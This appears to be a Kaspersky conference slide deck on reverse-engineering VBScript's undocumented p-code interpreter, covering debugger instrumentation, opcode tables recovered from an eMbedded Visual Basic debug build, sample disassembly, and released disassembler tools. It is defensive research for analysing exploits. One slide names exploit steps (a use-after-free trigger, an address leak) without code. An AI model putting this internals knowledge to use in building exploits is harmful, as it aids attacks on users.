
Implemented in vbscript.dll module

VBScript is compiled into p-code that then is interpreted

P-code is undocumented

# VBScript debugging

- IE developer tools
  - Supports VBScript debugging
- 
- Visual studio
  - Possible to debug VBScript with wscript
  - wscript //D //X test.vbs
- 
- Not intended to debug exploits
  - Missing all crucial information to analyse vulnerabilities





# VBScript debugging: how-to

Instrument script with calls to some uncommon function (e.g. `CStr()` )

```
Sub StartExploit
```

```
● CStr("BP BEFORE TRIGGER") ' instrumentation for debugging
```

```
UAF  
InitObjects
```

```
● CStr("BP AFTER TRIGGER") ' instrumentation for debugging
```

```
vb_addr=LeakVBAddr()
```

```
● CStr("vb_addr object") ' instrumentation for debugging
```

```
● CStr(vb_addr) ' instrumentation for debugging
```

```
vbscript!VbsCStr:
```

```
69ff0d63 8bff      mov     edi,edi  
69ff0d65 55        push    ebp  
69ff0d66 8bec      mov     ebp,esp  
69ff0d68 56        push    esi  
69ff0d69 e8ef2afeff call    vbscript!PvarAlloc (69fd385d)
```

```
Command
```

```
Breakpoint 0 hit
```

```
eax=69fd185c ebx=0212d664 ecx=6a02a730 edx=0212d5dc esi=017731ac edi=00000001  
eip=69ff0d63 esp=0212d4f8 ebp=0212d508 iopl=0         nv up ei pl zr na pe nc  
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
```

```
vbscript!VbsCStr:
```

```
69ff0d63 8bff      mov     edi,edi
```

```
1:021> db poi(poi(esp+c)+8)
```


```
01773180 42 00 50 00 20 00 42 00-45 00 46 00 4f 00 52 00  B.P. .B.E.F.O.R.  
01773190 45 00 20 00 54 00 52 00-49 00 47 00 47 00 45 00  E. .T.R.I.G.G.E.  
017731a0 52 00 00 00 ec f5 07 00-08 00 00 00 43 00 53 00  R.....C.S.
```

Set breakpoint at this function in native debugger

# VBScript's p-code interpreter

# Interpreter

112 cases (111 p-code instructions)



# VBScript's p-code != Visual Basic's p-code



---

## Visual Basic's opcodes

<http://web.archive.org/web/20101127044116/http://vb-decompiler.com/pcode/opcodes.php?t=1>

---

1159 instructions in Visual Basic VS 111 instructions in VBScript

---

Format of instructions is different

# VBScript instructions

Googling “VBScript” shows that there is no prior research on a subject

However, it was possible to find two posts by Microsoft employees

1999 - <https://groups.google.com/forum/#!topic/microsoft.public.inetserver.asp.general/xlCz5paTWxM>

2004 - <https://blogs.msdn.microsoft.com/ericlippert/2004/04/19/runtime-typing-in-vbscript/>

# VBScript instructions

Googling “VBScript” shows that there is no prior research on a subject

The first two assignments to x get compiled into something like this bytecode:

```
BOS           Beginning of statement
IntConst  0    Push argument on stack
CallLocal 1 1  Call local variable #1 (Aaa), with one argument -- pops arguments, pushes
               result.
StoreNamed 'x' Pop the top of stack into variable 'x'
```

...

And I know what you're going to ask -- no, there is no publically available utility program that dumps the bytecode, sorry!

1999 -

2004 -

TWxM

2004

# VBScript instructions

Googling "VBScript"

The first two assignments

```
BOS
IntConst 0
CallLocal 1 1
result.
StoreNamed 'x'
```

...

And I know what you're  
bytecode, sorry!

There's a tool to debug the code generator that dumps the bytecodes out in human-readable format.

Consider this program:

```
Function Fib(n)
  If n = 1 Or n = 2 Then
    Fib = 1
  Else
    Fib = Fib(n-1) + Fib(n-2)
  End If
End Function
```

window.alert Fib(5)

----- Here's the bytecode generated -----

Dump of EXEC at 00E563B0:  
Function count = 1

```
Global code [max stack = 3]:
  flags = (8000) noconnect
Pcode:
0000 OP_FnBind 'Fib' 1 PUBL
***BOS(135,154)*** window.alert Fib(5) *****
000A OP_Bos1 0
000C OP_NamedAdr 'window'
0011 OP_IntConst 5
0013 OP_CallNmdAdr 'Fib' 1
001A OP_CallMemVoid 'alert' 1
0021 OP_Bos0
0022 OP_FuncEnd
```

has a subject

arguments, pushes

at dumps the

TWxM

2004

1999

1999 -

2004 -



# Decoding VBScript instructions

There's a tool to debug the code generator that dumps the bytecodes out in human-readable format.

Consider this program:

```
Function Fib(n)
  If n = 1 Or n = 2 Then
    Fib = 1
  Else
    Fib = Fib(n-1) + Fib(n-2)
  End If
End Function
```

```
window.alert Fib(5)
```

----- Here's the bytecode generated -----

Dump of EXEC at 00E563B0:  
Function count = 1

Global code [max stack = 3]:  
flags = (8000) noconnect

Pcode:

```
0000 OP_FnBind 'Fib' 1 PUBL
***BOS(135,154)*** window.alert Fib(5) *****
000A OP_Bos1 0
000C OP_NamedAdr 'window'
0011 OP_IntConst 5
0013 OP_CallNmdAdr 'Fib' 1
001A OP_CallMemVoid 'alert' 1
0021 OP_Bos0
0022 OP_FuncEnd
```


1999

```
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246
vbscript!CScriptRuntime::RunNoEH+0x15c:
6a392856 0fb608 movzx ecx,byte ptr [eax] ds:0023:01d1aaa8=55
1:021> db eax
01d1aaa8 55 38 00 00 00 01 00 00-00 00 03 00 1d 48 00 00 U8.....H..
01d1aab8 00 0b 05 28 38 00 00 00-01 00 31 60 00 00 00 01 ... (8.....1`....
01d1aac8 00 02 01 00 38 00 00 00-03 00 00 00 e4 02 00 00 ....8.....
01d1aad8 48 00 00 00 01 00 00 00-04 00 00 00 00 00 00 00 H.....
01d1aae8 18 01 00 00 83 00 00 00-01 00 00 00 00 00 00 00 .....
01d1aaf8 00 80 00 00 74 00 00 00-00 02 00 00 03 00 19 ff ....t.....
01d1ab08 ff 0b 01 54 42 19 ff ff-0b 02 54 42 3e 3c 23 00 ...TB....TB><#.
01d1ab18 00 00 03 01 0b 01 1a 00-00 02 3a 43 00 00 00 03 .....:C....
```

Now we know 18 out of 111 instructions!


OP_FnBind	0x55	OP_LocalAdr	0x19
OP_Bos1	0x03	OP_FixType	0x54
OP_NamedAdr	0x1D	OP_EQ	0x42
OP_IntConst	0x0B	OP_BitOr	0x3E
OP_CallNmdAdr	0x28	OP_JccFalse	0x3C
OP_CallMemVoid	0x31	OP_LocalSt	0x1A
OP_Bos0	0x02	OP_Jmp	0x3A
OP_FuncEnd	0x01	OP_Sub	0x49
OP_FnReturn	0x57	OP_Add	0x48

## Family



# eMbedded Visual Basic (eVB)

- Windows CE
- Windows Mobile
- Based on VBScript



# eMbedded Visual Basic (eVB)


Download and unpack eMbedded Visual Basic (eVB) Runtime .cab

Biggest file is 00pvbvbs.022

Lets load it in IDA Pro

# eMbedded Visual Basic (eVB)

It's a debug build!



```
.data:10082059          ALIGN 4
.data:1008205C aBadPtr_110      DCB "bad ptr",0          ; DATA XREF: sub_1001286C+10C10
.data:1008205C          ; .text:off_10012B7010
.data:10082064 aCvbsTaliskerSr_243 DCB "C:\vbs_talisker\src\core\nametbl.cpp",0
.data:10082064          ; DATA XREF: sub_1001286C+11810
.data:10082064          ; .text:off_10012B6C10
.data:10082089          ALIGN 4
.data:1008208C aFbasethread_19 DCB "FBaseThread()",0      ; DATA XREF: sub_10012B94+2810
.data:1008208C          ; .text:off_10012D7C10
.data:1008209A          ALIGN 4
.data:1008209C aCvbsTaliskerSr_244 DCB "C:\vbs_talisker\src\core\nametbl.cpp",0
.data:1008209C          ; DATA XREF: sub_10012B94+3410
.data:1008209C          ; .text:off_10012D7810
.data:100820C1          ALIGN 4
.data:100820C4 a0ThisThisAsser_30 DCB "0 != (this) && (this)->AssertValid()",0
.data:100820C4          ; DATA XREF: sub_10012B94:loc_10012BF810
.data:100820C4          ; .text:off_10012D7410
```

# VBScript opcodes

```
.rdata:1007AB68 off_1007AB68 DCD aOpNone ; DATA XREF: sub_10035C3C+248;0
.rdata:1007AB68 ; .text:off_10036A78;0
.rdata:1007AB68 ; "OP_None"
.rdata:1007AB6C DCD aOpFuncend ; "OP_FuncEnd"
.rdata:1007AB70 DCD aOpBos0 ; "OP_Bos0"
.rdata:1007AB74 DCD aOpBos1 ; "OP_Bos1"
.rdata:1007AB78 DCD aOpBos2 ; "OP_Bos2"
.rdata:1007AB7C DCD aOpBos4 ; "OP_Bos4"
.rdata:1007AB80 DCD aOpDebugbreak ; "OP_DebugBreak"
.rdata:1007AB84 DCD aOpArrLclDim ; "OP_ArrLclDim"
.rdata:1007AB88 DCD aOpArrLclReDim ; "OP_ArrLclReDim"
.rdata:1007AB8C DCD aOpArrNamDim ; "OP_ArrNamDim"
.rdata:1007AB90 DCD aOpArrNamReDim ; "OP_ArrNamReDim"
.rdata:1007AB94 DCD aOpIntConst ; "OP_IntConst"
.rdata:1007AB98 DCD aOpLngConst ; "OP_LngConst"
.rdata:1007AB9C DCD aOpFltConst ; "OP_FltConst"
.rdata:1007ABA0 DCD aOpStrConst ; "OP_StrConst"
.rdata:1007ABA4 DCD aOpDateConst ; "OP_DateConst"
.rdata:1007ABA8 DCD aOpFalse ; "OP_False"
.rdata:1007ABAC DCD aOpTrue ; "OP_True"
.rdata:1007ABB0 DCD aOpNull ; "OP_Null"
.rdata:1007ABB4 DCD aOpEmpty ; "OP_Empty"
.rdata:1007ABB8 DCD aOpNoarg ; "OP_NoArg"
.rdata:1007ABBC DCD aOpNothing ; "OP_Nothing"
.rdata:1007ABC0 DCD aOpConstSt ; "OP_ConstSt"
.rdata:1007ABC4 DCD aOpLocalId ; "OP_LocalId"
.rdata:1007ABC8 DCD aOpLocalAdr ; "OP_LocalAdr"
.rdata:1007ABCC DCD aOpLocalSt ; "OP_LocalSt"
.rdata:1007ABD0 DCD aOpLocalSet ; "OP_LocalSet"
```

You got opcode names!





# VBScript opcodes

101 instruction in eVB against 111 in VBScript

```
loc_10035E34
LDR R1, [SP, #0xDC+arg_4]
LDR R0, [SP, #0xDC+arg_4]
BL sub_10035E34
LDR R3, [SP, #0xDC+arg_4]
LDR R0, [SP, #0xDC+arg_4]
SUB R2, R3, R0
LDR R1, =a04x ; ""04X ""
LDR R0, [SP, #0xDC+vararg_r0] ; char *
BL sprintf
LDR R0, [SP, #0xDC+opcode]
CMP R0, #0x65
BLT loc_10035E78
```

```
LDR R2, [SP, #0xDC+opcode]
LDR R1, =aErrorU ; "ERROR(%u)\n"
LDR R0, [SP, #0xDC+vararg_r0] ; char *
BL sprintf
B loc_100369AC
```

```
loc_10035E78
LDR R0, [SP, #0xDC+opcode]
MOV R1, #4
MUL R2, R0, R1
LDR R1, =opcode_names
ADD R0, R1, R2
LDR R2, [R0]
LDR R1, =a16s ; ""-16s""
LDR R0, [SP, #0xDC+vararg_r0] ; char *
```

# Mapping of eVB instructions to VBScript instructions



# VBScript p-code disassembly

```
Class Class1
Dim mem
Function P
End Function
Function SetProp(Value)
    mem=Value
    SetProp=0
End Function
End Class
```



```
Function 34 ('Class1') [max stack = 1]:
    arg count = 0
    lcl count = 0
Pcode:
0000    OP_CreateClass
0005    OP_FnBindEx      'p' 35 FALSE
000F    OP_FnBindEx      'SetProp' 36 FALSE
0019    OP_CreateVar      'mem' FALSE
001F    OP_LocalSet      0
0022    OP_FnReturn
Function 35 ('p') [max stack = 0]:
    arg count = 0
    lcl count = 0
Pcode:
***BOS(8252,8264)*** End Function *****
0000    OP_Bos1          0
0002    OP_FnReturn
0003    OP_Bos0
0004    OP_FuncEnd
Function 36 ('SetProp') [max stack = 1]:
    arg count = 1
    arg -1 = ref Variant    'value'
    lcl count = 0
Pcode:
***BOS(8292,8301)*** mem=Value *****
0000    OP_Bos1          0
0002    OP_LocalAdr      -1
0005    OP_NamedSt        'mem'
***BOS(8304,8315)*** SetProp=(0) *****
000A    OP_Bos1          1
000C    OP_IntConst      0
000E    OP_LocalSt        0
***BOS(8317,8329)*** End Function *****
0011    OP_Bos1          2
0013    OP_FnReturn
0014    OP_Bos0
0015    OP_FuncEnd
```

# Conclusions

- Microsoft Office is a hot target for attackers and will remain so
- Attackers aim for the easiest targets and legacy features will be abused
- A sandbox is effective in the detection of zero-days (proven with a long list of CVE's)

Highlights about our sandbox:

- <https://securelist.com/a-modern-hypervisor-as-a-basis-for-a-sandbox/81902/>
- <https://www.kaspersky.com/enterprise-security/wiki-section/products/sandbox>
- There is the possibility of more VBScript vulnerabilities exploited through Microsoft Office
  - VBScript controls are blocked by default in Office 365
- We shared our tools with the community to make the debugging of VBScript exploits easier

## Source code

VBScript p-code disassemblers for WinDBG and IDA Pro

<https://github.com/KasperskyLab/VBscriptInternals>



A satellite with large solar panels is positioned on the right side of the frame. A complex network of green and orange lines, resembling a data or communication network, spreads across the left side. A bright green light source is visible in the background, casting a glow over the scene.

# LET'S TALK?

Boris Larin @oct0xor

Vlad Stolyarov @vladhiewsha

KASPERSKY<sup>®</sup>